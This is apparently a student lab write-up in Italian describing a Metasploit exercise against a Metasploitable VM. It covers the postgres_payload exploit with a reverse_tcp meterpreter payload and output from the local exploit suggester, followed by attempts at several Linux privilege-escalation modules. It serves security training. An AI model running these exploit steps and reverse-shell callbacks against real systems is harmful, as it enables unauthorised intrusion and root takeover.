Esercizio S7-L3

Ip Kali: 192.168.50.100

Ip Metasploitable: 192.168.50.101


Avviato msfconsole


Use msf6 exploit(linux/postgres/postgres_payload)

set RHOSTS 192.168.50.101

set PAYLOAD linux/x86/meterpreter/reverse_tcp

set LHOST 192.168.50.100





Bonus

Provo a fare escalation dei privilegi , cerco vulnerabilità nella session1:


```
msf6 post(multi/recon/local_exploit_suggester) > set SESSION 1
SESSION => 1
msf6 post(multi/recon/local_exploit_suggester) > options

Module options (post/multi/recon/local_exploit_suggester):

   Name             Current Setting  Required  Description
   ----             ---------------  --------  -----------
   SESSION          1                yes       The session to run this module on
   SHOWDESCRIPTION  false            yes       Displays a detailed description for the available exploits


View the full module info with the info, or info -d command.

msf6 post(multi/recon/local_exploit_suggester) > run

[*] 192.168.50.101 - Collecting local exploits for x86/linux ...
[*] 192.168.50.101 - 198 exploit checks are being tried ...
[+] 192.168.50.101 - exploit/linux/local/glibc_ld_audit_dso_load_priv_esc: The target appears to be vulnerable.
[+] 192.168.50.101 - exploit/linux/local/glibc_origin_expansion_priv_esc: The target appears to be vulnerable.
[+] 192.168.50.101 - exploit/linux/local/netfilter_priv_esc_ipv4: The target appears to be vulnerable.
[+] 192.168.50.101 - exploit/linux/local/ptrace_sudo_token_priv_esc: The service is running, but could not be validated.
[+] 192.168.50.101 - exploit/linux/local/su_login: The target appears to be vulnerable.
[+] 192.168.50.101 - exploit/unix/local/setuid_nmap: The target is vulnerable. /usr/bin/nmap is setuid

[*] 192.168.50.101 - Valid modules for session 1:
============================

 #   Name                                                Potentially Vulnerable?  Check Result
 -   ----                                                -----------------------  ------------
 1   exploit/linux/local/glibc_ld_audit_dso_load_priv_esc  Yes                      The target appears to be vulnerable.
 2   exploit/linux/local/glibc_origin_expansion_priv_esc   Yes                      The target appears to be vulnerable.
 3   exploit/linux/local/netfilter_priv_esc_ipv4           Yes                      The target appears to be vulnerable.
 4   exploit/linux/local/ptrace_sudo_token_priv_esc        Yes                      The service is running, but could not be validated.
 5   exploit/linux/local/su_login                          Yes                      The target appears to be vulnerable.
 6   exploit/unix/local/setuid_nmap                        Yes                      The target is vulnerable. /usr/bin/nmap is setuid
 7   exploit/linux/local/abrt_raceabrt_priv_esc            No                       The target is not exploitable.
 8   exploit/linux/local/abrt_sosreport_priv_esc           No                       The target is not exploitable.
```

Ci sono 6 potenziali vulnerabilità da poter sfruttare.

exploit(linux/local/glibc_ld_audit_dso_load_priv_esc

Uso payload x86

Uso exploit/linux/local/glibc_origin_expansion_priv_esc



meterpreter > ls -l /bin/ping

104755/rwxr-xr-x 30856 fil 2007-12-10 18:33:50 +0100 /bin/ping

Non ha i permessi per elevare i privilegi

Provo exploit/linux/local/netfilter_priv_esc_ipv4

```
msf6 exploit(linux/local/netfilter_priv_esc_ipv4) > run

[*] Started reverse TCP handler on 192.168.50.100:5554
[-] Failed to open file: /proc/sys/user/max_user_namespaces: core_channel_op
en: Operation failed: 1
[-] Failed to open file: /proc/sys/kernel/unprivileged_userns_clone: core_ch
annel_open: Operation failed: 1
[-] libc6-dev-i386 is not installed.  Compiling will fail.
[-] gcc-multilib is not installed.  Compiling will fail.
```

Provo exploit/linux/local/su_login

```
msf6 exploit(linux/local/su_login) > options

Module options (exploit/linux/local/su_login):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   PASSWORD                   no        Password to authenticate with.
   SESSION   1                yes       The session to run this module on
   USERNAME  root             yes       Username to authenticate with.


Payload options (linux/x86/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.50.100   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Linux x86


View the full module info with the info, or info -d command.

msf6 exploit(linux/local/su_login) >
```

Mi da errore [-] Exploit aborted due to failure: no-access: directory '/tmp' is on a noexec mount point